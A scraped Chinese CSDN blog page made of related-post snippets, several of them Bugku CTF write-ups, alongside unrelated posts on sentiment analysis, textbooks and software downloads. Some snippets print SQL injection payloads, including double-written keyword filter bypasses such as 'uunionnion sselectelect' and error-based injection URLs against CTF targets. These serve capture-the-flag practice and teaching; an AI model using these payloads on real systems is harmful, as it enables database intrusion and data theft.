URL:http://120.24.86.145:8002/web15/ 直接给出了源码: 1 <?php 2 error_reporting(0); 3 4 function getIp(){ 5 $ip = ''; 6 if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){ 7 $ip = $_SERVER[...

weixin_30751947的博客 117

数据挖掘实战-基于情感分析+网络语义分析对泾阳茯茶用户评论进行文本分析

本实验数据集来源于京东商城,使用Python爬虫获取泾阳茯茶商品的用户评论,共计3416条数据,字段有用户ID、用户昵称、IP属地、评论时间、评分、评论内容,共计6个字段信息。'''作者:艾派森csdn主页:https://blog.youkuaiyun.com/m0_64336780时间:2024/5/28'''# 导包import csv# 获取评论q=0.01',q=0.9,en;b_avif=1;b_dw=1412;b_dh=650;areaId=27;

m0_64336780的博客 1万+

bugku学习之39.多次(检查过滤双写绕过过滤以及报错注入)

考察: 过滤的判断length 异或符号的使用:id=1’ ^ (length(‘order’)!=0)%23 双写绕过关键词过滤:id=1’ oorrder by 3%23、 id=0’ uunionnion sselectelect 1,database()%23 无法双写绕过时的盲注报错注入:http://123.206.87.240:9004/Once_More.php?id=1' an...

s11show_163的博客 923

精雕软件(JDpaint) 5.5 绿色版

精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版精雕软件(JDpaint) 5.5 绿色版

Data-Structures-and-Algorithm-Analysis-in-Java.pdf

作者: Weiss, Mark A. 出版社: Addison Wesley Data Structures and Algorithm Analysis in Java is an “advanced algorithms” book that fits between traditional CS2 and Algorithms Analysis courses. In the old ACM Curriculum Guidelines, this course was known as CS7. This text is for readers who want to learn good programming and algorithm analysis skills simultaneously so that they can develop such programs with the maximum amo...

Bugku sql注入 基于布尔的SQL盲注 经典题where information过滤

考核中遇到的题 爆出数据库 就完全不知道怎么做了这里拿到原题记录一下首先拿到登入界面我们来进行测试输入 admin 密码随便输入输入 admin123 密码随便输入发现了 这里admin是存在数据库中的 但是不存在就会回显不存在所以这里我们可以确定了 admin 是true的然后我们开始fuzz发现过滤了巨多。。。。。where information啥都是过滤然后我们一个一个绕过。

m0_64180167的博客 1387

OV9734 DATASHEET,完整规格书

OV9734完整规格书,包括电气参数,尺寸规格,寄存器配置表等

bugku ctf sql注入2

全都tm过滤了绝望吗? 提示 !,!=,=,+,-,^,% 骑士 特别特别  绝望         输入什么都不行     直接 在网址后面 添加   flag  (老师指点)    敲回车 发现会多了个这个 哈哈哈   记事本打开    发现这不就是  flag  吗   如下  flag{sql_iNJEct_comMon3600!} 提交即可...

qq_42777804的博客 3218

ssm框架搭建

这个是一个在idea上成功跑起来的ssm框架项目,保存在这里方便以后使用直接下载

上一篇: bugku usb流量截取
Coder_Chang
博客等级 码龄11年 82粉丝 81原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值